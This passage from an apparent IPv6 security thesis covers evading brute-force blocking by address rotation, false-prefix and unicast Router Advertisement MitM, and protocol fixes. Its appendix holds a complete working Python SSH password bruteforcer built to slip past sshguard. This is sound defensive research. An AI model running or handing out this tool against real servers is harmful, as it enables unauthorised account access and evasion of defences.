4.2 Attacker's View of the IPv6 Address Space

From an network operator point of view it is convenient to have a lot of addresses available in every subnet. Network operators can add more and more devices to IPv6 subnets without having to consider if there are enough available addresses. Then consider what it means for an attacker to always have the same amount address space available. On the IPv6 Internet this is the case, whether an attacker uses his own IPv6 address space, or someone else's IPv6 addresses by way of malware controlled hosts.

Bruteforce Login

Trying to gain access to systems on the Internet through bruteforce login attempts is commonplace today. A defensive measure against such attacks is to deny access to IP addresses after a certain amount of failed login attempts in succession. That is, denying access, also called blocking, based on observed behavior. The attack can be over any protocol that has login functionality, the specifics of the protocol are not important. The important part is that when an IP address has had too many failed login attempts, further login attempts are blocked for a period of time. Such a mechanism ensures that bruteforce login attempts will get blocked if they are too aggressive, which forces attackers to either get blocked or adjust their attack rate to a relative crawl.

On the IPv4 Internet there is a simple mapping between hosts and IP addresses. An IPv4 address is usually assigned to a host, and that host cannot easily change its address or acquire new addresses. These properties have changed from IPv4 to IPv6. IPv6 nodes can have many addresses at once, and can also change and or acquire new addresses at any time [19]. Attackers can leverage these facts to evade current anti-bruteforce mechanisms by using a new IP address per login attempt. If one IP address gets banned the attacker can just switch to a new one and carry on with the attack.

Secure Shell Bruteforce

To highlight the viability of the attack described above I wrote a proof-of-concept program in Python, source code listing in Appendix A. The program, named `sshbrute6.py`, performs bruteforce logins over IPv6 against a common Unix network service called Secure Shell (SSH). SSH has different login modes, `sshbrute6.py` attacks login with username and password. This attack is not OS specific, it evades the anti-bruteforce mechanism and the attack carry on continuously. The anti-bruteforce software I tested in this case was *sshguard*.

The Python program needs some configuration options, a target address and a prefix. For the sake of testing, the username is set to *root* and the passwords are just numbers from 0 through 30. When the programs starts it spawns ten worker threads, this number was chosen because SSH only allows ten unauthenticated connections. Each thread generates a random interface identifier and then uses it to assign an address within the configured prefix. Then it fetches three username-password tuples and tests each of them. The number of login attempts per address is set to three so that sshguard does not block the addresses. From the defenders perspective it looks like many nodes from the same prefix are trying to log in simultaneously, illustrated in Figure 4.1.



FIGURE 4.1: Illustration of a bruteforce attack.

Denial of Service

Continuing the IPv4 security model, where subnets are relatively small, leads to problems in IPv6. On its own, blocking single addresses within same subnet does not stop bruteforce attacks over IPv6. Even worse, it creates a new attack vector for DoS attacks against the anti-bruteforce mechanism. An attacker that willfully uses a bruteforce attack to get IP addresses blocked can make the list of blocked addresses grow continuously. Setting the number of tries per address higher, using `sshbrute6.py`, we can get every address we use blocked. By blocking individual IP addresses, the defender accomplishes nothing, and the attacker accomplishes a bruteforce login attack and eventually a DoS attack.

Blocking Prefixes

To stop bruteforce login attacks over IPv6, the defender has to block the entire prefix the attacker is using [19]. This means that the anti-bruteforce mechanism has to do accounting by prefixes, not by addresses. When a prefix has reached the threshold for the number of login failures the prefix is blocked. This tactic blocks bruteforce attacks and diminishes the possibility for DoS attacks against the anti-bruteforce mechanism.

A Mixed Approach

Blocking whole prefixes can be an overreaction in circumstances where the defending node, or network, blocks an entire prefix because of the behavior of one node within the offending prefix. A node might get blocked because the person using it forgot his password and tried to login in several times with the wrong password, which can look like a bruteforce login attack. The general problem lies in handling of false positives.

We therefore propose a mixed approach to hinder bruteforce login attacks over IPv6. The anti-bruteforce software should account for login attempts by prefix as well as the single IPs within the prefixes. To start with, single addresses can be blocked to avoid blocking prefixes based on false positives. When a prefix reaches a certain threshold of blocked IP addresses, the whole subnet should be blocked. This approach tolerates some degree of false positives without prematurely blocking whole prefixes. In the event of actual attacks, it will block the attacking prefix given enough indication of malicious behavior.

4.3 False On-link Prefix

This is not a new attack in itself, but a variation on the theme of malicious Router Advertisements. The idea is to advertise a prefix that is already in use somewhere else on the Internet, e.g. a prefix that is used by Oracle, on the local network. Doing so will make the nodes on the local network consider the prefix as local. When trying to contact Oracle, the nodes will try to do so on the local network. An attacker can, by answering all Neighbor Solicitations for the false prefix, perform a MitM attack against the chosen remote prefix, and only for the chosen prefix. An important detail is that only traffic destined for the chosen prefix will be routed through the attacker, all other traffic is routed as normal.

Unicast Router Advertisements

The IPv6 specification does not prohibit unicast Router Advertisements (RA), meaning sending them directly to other nodes instead of to the all-nodes multicast address. Unicast RA are needed in some circumstances, such as on point-to-point links. Even if an OS were to ignore RAs sent to its unicast address, an attacker can get around it by sending RAs with unicast MAC address and multicast IP address. Doing so will ensure that the packet is only delivered to the intended target, but with a multicast IP address.

All the OSes I tested accepted unicast RA, both with unicast IP address or unicast MAC address. This makes it possible to perform RA MitM attacks against single targets. By combining the ideas of false on-link prefix and unicast RAs, an attacker can perform a targeted MitM attack against a single chosen node for a specific remote prefix.

4.4 Operating System Behaviors

While testing attacks from the THC IPv6 toolkit and my own ideas I came across interesting behaviors in some of the OSes. Interesting behavior in this context are responses to attacks that made the OS more robust against the attacks, and also behaviors that stood out from the other OSes. As far as I have been able to verify, none of these behaviors are part of the IPv6 specification.

Duplicate Address Detection

When OpenIndiana and OpenBSD configure a link-local address based on the network interface MAC address they do not perform DAD for the address. The result is that both OSes get to configure their first IPv6 address despite an ongoing attack on DAD. Why these two OSes behave like this is difficult to answer. One possible answer is that MAC addresses are assumed to be globally unique, any physical network interface should have a unique MAC address. If there is a MAC address collision, there are already problems on the link-layer.

Prefixes per Interface

In Section 3.1 we explained how a local attacker can send a flood of Router Advertisements to perform a DoS attack locally. The attack works by making local IPv6 nodes spend resources trying to configure one address per prefix that is advertised.

When testing the Router Advertisement attack I found that Ubuntu and OpenBSD were not affected the same way as the other OSes. Instead of continuing to configure one address per received prefix, they both stopped configuring new addresses after a certain number of prefixes were configured on the network interface. This meant that the two OSes were responsive and usable during the Router Advertisement flood.

Neighbor Cache

An IPv6 router must know the link-layer and network-layer addresses of its neighbors, both other routers it forwards traffic to and nodes it forwards traffic for. So when a router receives traffic destined for an IP address it does not know the link-layer address for, the router must attempt to find link-layer address using the NDP. The router sends Neighbor Solicitations for the IP address and adds an `Incomplete` entry for the IP address to its Neighbor Cache. If there is a node that answers the Neighbor Solicitation, the entry is updated and set to `Reachable`, if no answer is received it is set to the `Stale` state and later removed from the cache.

FreeBSD does not add `Incomplete` entries to its Neighbor Cache when sending Neighbor Solicitations to a previously unknown IP address. It sends Neighbor Solicitations for the address, but does not add anything to the Neighbor Cache before it receives a positive reachability confirmation, a corresponding Neighbor Advertisement. A side effect of this behavior is that when a FreeBSD router receives a lot of traffic to new IPs, as in when someone is scanning a network it routes, it does not have to spend a lot of time maintaining its Neighbor Cache.

Chapter 5

Improvements and Criticisms

5.1 Protocol Improvements

Like IPv4 before it, IPv6 will also have to be iteratively improved. Broadly speaking there have so far been three generations of improvements to the IPv6 specification. The first generation of improvements took place in 1998, which still forms the basis for the protocol. The RFCs that were published in 1998 fully deprecated the initial IPv6 specification from 1995. The next phase of improvement came about in 2007. The most recent phase began in 2013 and is still ongoing [20]. To highlight the asymmetry between attackers and defenders of IPv6, the first toolkit for testing and attacking IPv6 was released in 2005 [21].

In Chapters 3 and 4 we explained how Extension Headers, Fragmentation, and NDP can be misused by attackers to perform DoS and MitM attacks. In this chapter we present some improvements to the IPv6 specification that have been published during the two most recent phases of IPv6 improvements.

Overlapping Fragments

The base specification for IPv6, RFC 2460, allows for overlapping fragments to occur, which can lead to ambiguities in reassembly of fragmented packets. There are no legitimate use cases for sending overlapping fragments, and there are no functional repercussions for ignoring them. Therefore, if IPv6 fragments are not allowed to overlap, we rid ourselves of all the problems related to overlapping fragments, without any loss of functionality. Meaning we remove an attack vector, resulting in a more robust IPv6 stack. RFC 5722 specifies that all IPv6 nodes must not generate overlapping fragments, and that when overlapping fragment are discovered, all the related fragments must be silently dropped [18].

Atomic Fragments

An atomic fragment is a fragment that contains the entire payload of the original packet, a packet that should not have been fragmented to begin with. According to RFC 6946 atomic fragments must be processed independently from all other fragments to prevent atomic fragments from interfering with normal fragments [22]. Processing atomic fragments by them selves removes the possibility to start fragmentation based attacks with atomic fragments. As with overlapping fragments, this is a change that removes an attack vector without loss of functionality.

First Fragment Header Chain

The IPv6 Header Chain can be arbitrarily long according to RFC 2460. Oversized header chains together with fragmentation can lead to a situation where the Upper Layer Header, such as ICMP, is not in the first fragment. Not having the Upper Layer Header in the first fragment prevents stateless inspection of fragmented IPv6 packets, and it gives attackers an opportunity to force nodes to spend more resources on keeping stateful information. By stateless we mean that every packet can be processed independently. To ensure this, RFC 7112 specifies that the initial fragment of a fragmented packet must contain the entire header chain. If the first IPv6 fragment does not contain the entire header chain, it should be dropped, and an ICMP `Parameter Problem` message should be sent back to the source [23].

Neighbor Discovery Fragmentation

NDP sends relatively small messages, and it only operates locally. It is therefore unnecessary to allow fragmentation of NDP packets. According to RFC 6980 IPv6 nodes must not employ fragmentation for NDP, both for sending or receiving. Received NDP packets that are fragmented must be silently dropped [24]. Fragmentation of NDP packets is not necessary for NDP operation, and disallowing fragmentation in NDP has the added side effect of enabling stateless inspection of NDP packets. Stateless evaluation of NDP traffic is preferable because it simplifies packet processing. Removing fragmentation from NDP removes an attack vector and does not introduce any operational problems.

Router Advertisement Guard

Router Advertisement Guard (RA Guard) is a countermeasure to malicious use of Router Advertisements. The idea behind RA Guard is to only allow a predefined set of nodes to send Router Advertisements on a local network. If only legitimate routers are allowed to send Router Advertisements, then Router Advertisements are removed as a possible attack vector. RA Guard has to be implemented and enforced on switches, which must check all packets, and drop Router Advertisement messages that are not from the list of allowed nodes [25].

Before some of the improvements mentioned in this chapter were introduced to the IPv6 specification, it was trivial for an attacker to circumvent RA Guard by using fragmentation and other extension headers. Together, disallowing overlapping fragments and disallowing fragmentation in NDP makes it much easier to perform RA Guard on switches. These two improvements have made it possible to perform stateless inspection of NDP packets, which in turn means that switches can implement RA Guard in a way that is not easily circumvented. It is important that switches are able to perform stateless inspection because modern switches perform most of their functions in hardware, not software, and keeping state can be resource intensive.

Address Generation

While basing address generation on MAC addresses is not a protocol problem in it self, it does raise privacy and security issues. The first issue is that generating interface identifiers based on MAC addresses leaks information about the devices using the addresses. The second issue is that devices that use such addresses can be tracked across different networks using only the their interface identifier, the rightmost 64 bits of the IP address. The IPv6 specification does not force nodes to use their MAC addresses to generate interface identifiers, nodes can generate them however they want to. This issue is fixable, and what is needed are methods for generating interface identifiers.

Microsoft Windows has since Windows Vista generated interface identifiers randomly when configuring IPv6 for the first time. The identifier is saved and reused later. While this method prevents leakage of the device's MAC address, it does not prevent tracking of devices across different networks.

Privacy extensions were introduced in RFC 4941 [26] to prevent both information leakage and tracking devices across different networks. An IPv6 node that uses privacy extensions generates random temporary interface identifiers to create IP addresses. In this context random means hard to guess, not cryptographically strong random. Every address is used for a limited time, suggested timescale is hours, and a new address is generated before an old one is deprecated. Privacy extension addresses are primarily intended for use with outgoing traffic. IPv6 nodes that are running network services still need stable addresses that other nodes can use to reach them.

A method for generating stable random interface identifies is specified in RFC 7271 [27]. We will not go through all the details of the proposed algorithm. The gist of it is using a hashing algorithm to generate random interface identifiers. This is achieved by hashing information about the prefix the node connects to and a secret key that the node generates once and reuses. By doing this, the node can deterministically generate pseudo-random interface identifiers. These identifiers are stable per prefix and changes when the node changes prefix, which means that it prevents leaking of the nodes MAC address. It also prevents tracking the node across different networks.

5.2 Design Criticism

Network Configuration

Network configuration with Router Advertisements is a big change from DHCP commonly used in IPv4. The model for initiation of network configuration got partly inverted. With DHCP it is up to the node to initiate network configuration, a router must wait for nodes to ask before handing out network information. While with Router Advertisements both parties can initiate network configuration. This is the basis for all attacks based on Router Advertisements, the attacker can initiate network configuration for all nodes on a network.

Interactions and Dependencies

Up until RFC 6106, published in 2010, Router Advertisements (RA) could not provide nodes with information about recursive DNS servers and DNS search lists. Because of this RAs were dependent on DHCPv6 for providing DNS related configuration information. DHCPv6 is similarly dependent on RA for providing local router information, meaning DHCPv6 cannot generally be used without RA. The interactions and dependencies between RA and DHCPv6 further increases the complexities of network configuration for IPv6 nodes.

Site-Local

The site-local scope is unnecessary. Communication between nodes within an organization can just as well be achieved with global addresses. Using site-local addressing parallel with global addresses adds maintenance and operational work. The current specification for site-local addressing, RFC 4193, is meant to be used as a site-local address, but are actually global in scope.

Subnet Size

The standard subnet size in IPv6 is unnecessarily large. Other than being able to embed MAC addresses in the rightmost bits of IP addresses there is no use-case for having 64 bits of addresses in every subnet. We have showed two ways of misusing the address space in this thesis, one DoS attack against last-hop routers and one bruteforce attack.

Chapter 6

Conclusion

In Chapter 2 we introduced IPv6. Addresses are 128 bits and split in the middle, the left part identifies a network and the right part identifies a node. IPv6 nodes configure them selves with Neighbor Discovery Protocol and there are different types of addresses, the most important being link-local and global addresses. ICMP and multicast are an integral part of IPv6. Nodes have many addresses at once, which means that they have to perform address selection. The IPv6 protocol can be extended with Extension Headers. Fragmentation is only performed by the sender in IPv6.

IPv6 has at least one local attack in common with IPv4, all the other attacks in Chapter 3 are new to IPv6. Router Advertisement is a problem on local networks, it can be used both for DoS and MitM attacks by any node on the network. IPv6 reintroduces the end-to-end principle, which means that devices on networks that use NAT with IPv4 will be visible from the Internet again in IPv6.

In Chapter 4 we showed, with a proof-of-concept program, how attackers can leverage the IPv6 addressing structure to launch bruteforce login attacks that circumvent current anti-bruteforce mechanisms. The attack demonstrated that denying access to single IP addresses is useless in IPv6, one has to block whole prefixes. We also explained how to perform a targeted MitM attack by combining the ideas of false on-link prefixes and unicast Router Advertisements.

In Chapter 5 we showed how recent proposed improvements to the IPv6 protocol specification can help make the protocol more robust to attacks. The improvements include fixes to fragmentation handling, restricting Router Advertisements, and privacy improvements to address generation. To round off the thesis we raised some common criticisms against the IPv6 design, such as the dependencies between DHCPv6 and NDP.

Concluding this thesis, we will answer the title question. *"So you've got IPv6 address space. Can you defend it?"* Based on the topics covered in this thesis there are three areas that pertain to IPv6 security and one that concerns privacy. These proposed improvements are part of the work towards a more robust and secure IPv6 Internet.

Two of the IPv6 security measures are for securing local networks. The first is that OSes should implement the suggested improvements to the IPv6 specification such as those in Chapter 5. Implementing the newer RFCs means that the IPv6 implementations can become more robust. The second local network improvement is for switches, which should implement technologies such as RA Guard. Changes to how general purpose OSes handle fragmentation enables RA Guard to be more effective. The third security issue that should be addressed is for routers, specifically last-hop routers. There is as of yet no general solution for remote DoS attacks based on address scanning. It is possible to improve robustness to such attacks. An example being as FreeBSD does, not adding an entry in the Neighbor Cache before receiving an answer from the neighbor it sent a Neighbor Solicitation for. The privacy issue with address generation has to do with traffic correlation and tracking. To make traffic correlation more difficult, nodes can use Privacy Extensions to generate temporary random addresses. To thwart tracking across networks, nodes can employ stable random addresses that are generated with hashing.

The conclusion draw from this is that it is possible improve the security of IPv6 networks. There are changes and measures that can be implemented for both network infrastructure and network clients. It is clear that there is still work remaining in fixing IPv6. It seems IPv6 will have to go through an iterative maturation process before we end up with a stable specification and reasonably secure and robust implementations. In the end the only true test of IPv6 is widespread adoption.

Future Work

It would be interesting to investigate how algorithmic DoS attacks can be used against different IPv6 implementations, using work from [28] [29]. Because of the length of IPv6 addresses and the large address space, an attacker has control over more bits in the IPv6 header than in the IPv4 header. Leveraging this increased amount of bits, it may be possible to construct series of IPv6 packets that exploit data-structures and algorithms in both routers and nodes. It would be interesting to test whether or not such attacks could be used against network infrastructure such as routers and switches. Routers would be especially interesting targets.

Bibliography

[1] Q. Li, T. Jinmei, and K. Shima. *IPv6 Core Protocols Implementation*. Morgan Kaufman Publishers, 2007.

[2] Q. Li, T. Jinmei, and K. Shima. *IPv6 Advanced Protocols Implementation*. Morgan Kaufman Publishers, 2007.

[3] L. Smith and I. Lipner. Free pool of ipv4 address space depleted, February 2011. URL `http://www.nro.net/news/ipv4-free-pool-depleted`.

[4] IANA. Ipv6 multicast address space registry, November 2013. URL `http://www.iana.org/assignments/ipv6-multicast-addresses/ipv6-multicast-addresses.txt`.

[5] R. Hinden and B. Haberman. Rfc 4193 - unique local ipv6 unicast addresses. *Interet Engineering Task Force, Request for Comments*, October 2005.

[6] S. Deering, B. Haberman, T. Jinmei, E. Nordmark, and B. Zill. Rfc 4007 - ipv6 scoped address architecture. *Interet Engineering Task Force, Request for Comments*, March 2005.

[7] R. Hinden and S. Deering. Rfc 4291 - ip version 6 addressing architecture. *Interet Engineering Task Force, Request for Comments*, February 2006.

[8] D. Thaler, R. Draves, A. Matsumoto, and T. Chown. Rfc 6724 - default address selection for internet protocol version 6 (ipv6). *Interet Engineering Task Force, Request for Comments*, September 2012.

[9] S. Deering and R. Hinden. Rfc 2460 - internet protocol, version 6 (ipv6) specification. *Interet Engineering Task Force, Request for Comments*, December 1998.

[10] M. Heuse. Thc ipv6, December 2013. URL `https://www.thc.org/thc-ipv6/`.

[11] R. Draves and D. Thaler. Rfc 4191 - default router preferences and more-specific routes. *Interet Engineering Task Force, Request for Comments*, November 2005.

[12] T. Chown and S. Venaas. Rfc 6104 - rogue ipv6 router advertisement problem statement. *Interet Engineering Task Force, Request for Comments*, February 2011.

[13] S. Thomson, T. Narten, and T. Jinmei. Rfc 4862 - ipv6 stateless address autoconfiguration. *Interet Engineering Task Force, Request for Comments*, September 2007.

[14] T. Narten, E. Nordmark, W. Simpson, and H. Soliman. Rfc 4861 - neighbor discovery for ip version 6 (ipv6). *Interet Engineering Task Force, Request for Comments*, September 2007.

[15] T. Ptacek and T. Newsham. Insertion, evasion, and denial of service: Eluding network intrusion detection. January 1998.

[16] A. Atlasis. Attacking ipv6 implementation using fragmentation. In *Blackhat 2012 Europe*, 2012. URL `https://media.blackhat.com/bh-eu-12/Atlasis/bh-eu-12-Atlasis-Attacking_IPv6-WP.pdf`.

[17] G. Siemba, D. Reed, and P. Traina. Rfc 1858 - security considerations for ip fragment filtering. *Interet Engineering Task Force, Request for Comments*, October 1995.

[18] S. Krishnan. Rfc 5722 - handling of overlapping ipv6 fragments. *Interet Engineering Task Force, Request for Comments*, December 2009.

[19] H. Rafiee, M. Löwis, and C. Meinel. Ipv6 deployment and spam challenges. *IEEE Internet Computing*, 2012.

[20] E. Rey. Why ipv6 security is so hard – structural deficits of ipv6 and their implications. In *Troopers14 – IPv6 Security Summit 2014*, 2014. URL `https://www.troopers.de/wp-content/uploads/2013/11/TROOPERS14-Why_IPv6_Security_is_so_hard-Structural_Deficits_of_IPv6_and_their_Implications-Enno_Rey.pdf`.

[21] M. Heuse. Thc ipv6, March 2014. URL `https://www.thc.org/thc-ipv6/README`.

[22] F. Gont. Rfc 6946 - processing of ipv6 ”atomic” fragments. *Interet Engineering Task Force, Request for Comments*, May 2013.

[23] F. Gont, V. Manral, and R. Bonica. Rfc 7112 - implications of oversized ipv6 header chains. *Interet Engineering Task Force, Request for Comments*, January 2014.

[24] F. Gont. Rfc 6980 - security implications of ipv6 fragmentation with ipv6 neighbor discovery. *Interet Engineering Task Force, Request for Comments*, August 2013.

[25] E. Levy-Abegnoli, G. Van de Velde, C. Popoviciu, and J. Mohacsi. Rfc 6105 - ipv6 router advertisement guard. *Interet Engineering Task Force, Request for Comments*, February 2011.

[26] T. Narten, R. Draves, and S. Krishnan. Rfc 4941 - privacy extensions for stateless address autoconfiguration in ipv6. *Interet Engineering Task Force, Request for Comments*, September 2007.

[27] F. Gont. Rfc 7217 - method for generating semantically opaque interface identifiers with ipv6 stateless address autoconfiguration (slaac). *Interet Engineering Task Force, Request for Comments*, April 2014.

[28] S. Crosby and D. Wallach. Denial of service via algorithmic complexity attacks. *Proceedings of the 12th USENIX Security Symposium*, September 2003.

[29] C. W. Probst, A. Gal, and M. Franz. Average case vs. worst case - margins of safety in system design. 2005.

Appendix A

sshbrute.py

```
#!/usr/bin/python

#
# This program works best if DAD is turned off,
# if you don't turn off DAD please set DAD = True
#
# net.ipv6.conf.eth0.dad_transmits=0
# net.ipv6.conf.eth0.accept_dad=0
#

'''
IPv6 ssh bruteforer that changes address for each three tries.

Author: Mikal Sande <mikal.sande@gmail.com>
'''

import paramiko
import socket
import sys
import os
import random
import time
import threading
import Queue

# config
TARGET = '2001::a00:27ff:fe74:d589'
USERNAME = 'root'
DSTPORT = 22
INTERFACE = 'vboxnet0'
IFCONFIG = '/sbin/ifconfig'
```

```
PREFIX = '2001:'
DAD = False

usedaddresses = {}

def newHostBits():
    hexnum = "%016x" % random.getrandbits(64)

    ret = []
    for x in range(0, len(hexnum)):
        if (x % 4) == 0:
            ret.append(':')
        ret.append(hexnum[x])

    return ''.join(ret)

def addAddress(address):
    command = '{0} {1} inet6 add {2}/64'.format(IFCONFIG, INTERFACE, address)
    usedaddresses[address] = 0
    os.system(command)
    if DAD:
        time.sleep(2)

def delAddress(address):
    if address in usedaddresses:
        command = '{0} {1} inet6 del {2}/64'.format(IFCONFIG, INTERFACE, address)
        usedaddresses.pop(address)
        os.system(command)

def newAddress():
    address = PREFIX + newHostBits()
    return address

def newPort():
    port = random.getrandbits(16)
    while port < 1024:
        port = random.getrandbits(16)
    return port

class sshbrute(threading.Thread):
    def run(self):
        # prevent storm at startup
        initialSleep = random.randint(1, 100)
        time.sleep(initialSleep / 1000.0)

        global badauthcount

        while True:
```

```
# get username and password tuples from queue
self.tuples = []
for x in range(0, 6):
    if not self.queue.empty():
        self.tuples.append(self.queue.get())

# exit if there was no new data    in the queue
if len(self.tuples) == 0:
    return

# setup address
self.srcaddress = newAddress()
addAddress(self.srcaddress)

try:
    for i in self.tuples:
        # password
        self.username, self.password = i

        # port
        self.srcport = newPort()

        # set up SSH client
        self.ssh = paramiko.SSHClient()
        self.ssh.set_missing_host_key_policy(paramiko.MissingHostKeyPolicy())

        print('{0} {1} {2} {3}'.format(self.srcaddress, self.srcport,
            self.username, self.password))

        # set up socket
        self.s = socket.socket(socket.AF_INET6, socket.SOCK_STREAM)
        self.s.bind( (self.srcaddress, self.srcport) )
        self.s.connect( (TARGET, DSTPORT) )

        while True:
            try:
                # connect
                self.ssh.connect(None, sock=self.s, username=self.username,
                    password=self.password)
                self.ret = (True, 'Success! User: {0} Pass: {1}'.format(
                    self.username, self.password))

                print self.ret

                self.s.close()
                delAddress(self.srcaddress)
                for x in self.tuples:
                    self.queue.task_done()
```

```
                            return
                        except paramiko.AuthenticationException, error:
                            # we don't print auth errors, this except is part of the
                            # program flow
                            badauthcount += 1
                            break
                        except socket.error, error:
                            print error
                        except paramiko.SSHException, error:
                            print error
                            self.queue.put( (self.username, self.password) )
                            break
                        except Exception, error:
                            print error

                    # close
                    self.s.close()
                    time.sleep(0.2)
            except Exception, error:
                print error

            delAddress(self.srcaddress)
            for x in self.tuples:
                self.queue.task_done()

        return

    def __init__(self, queue):
        threading.Thread.__init__(self)
        self.queue = queue

########
# Main #
########

# set up pseudo random generator
random.seed(random.SystemRandom())

badauthcount = 0

# passwords
passwords = [ str(x) for x in range(0, 30) ]

# queue
queue = Queue.Queue()

# enqueue parameters for threads
print('Enqueueing passwords')
```

```
for x in passwords:
    queue.put( (USERNAME, x) )

# start work
startTime = time.time()

# spawn threadpool
threads = 10
print('Starting {} threads.'.format(threads))
allthreads = []
for x in range(0, threads):
    t = sshbrute(queue)
    t.setDaemon(True)
    t.start()
    allthreads.append(t)

# wait work to finish
print('Waiting for jobs to finish.')
queue.join()

# end work
endTime = time.time()
print('Testing {} passwords took {}'.format(len(passwords), endTime - startTime))

# wait for threads to finish
print('Waiting for threads to finish')
for x in allthreads:
    x.join()

# remove addresses
count = 0
for x in usedaddresses.keys():
    delAddress(x)
    count += 1

print('Removed {} addresses.'.format(count))
print('Failed authentication: {}'.format(badauthcount))
```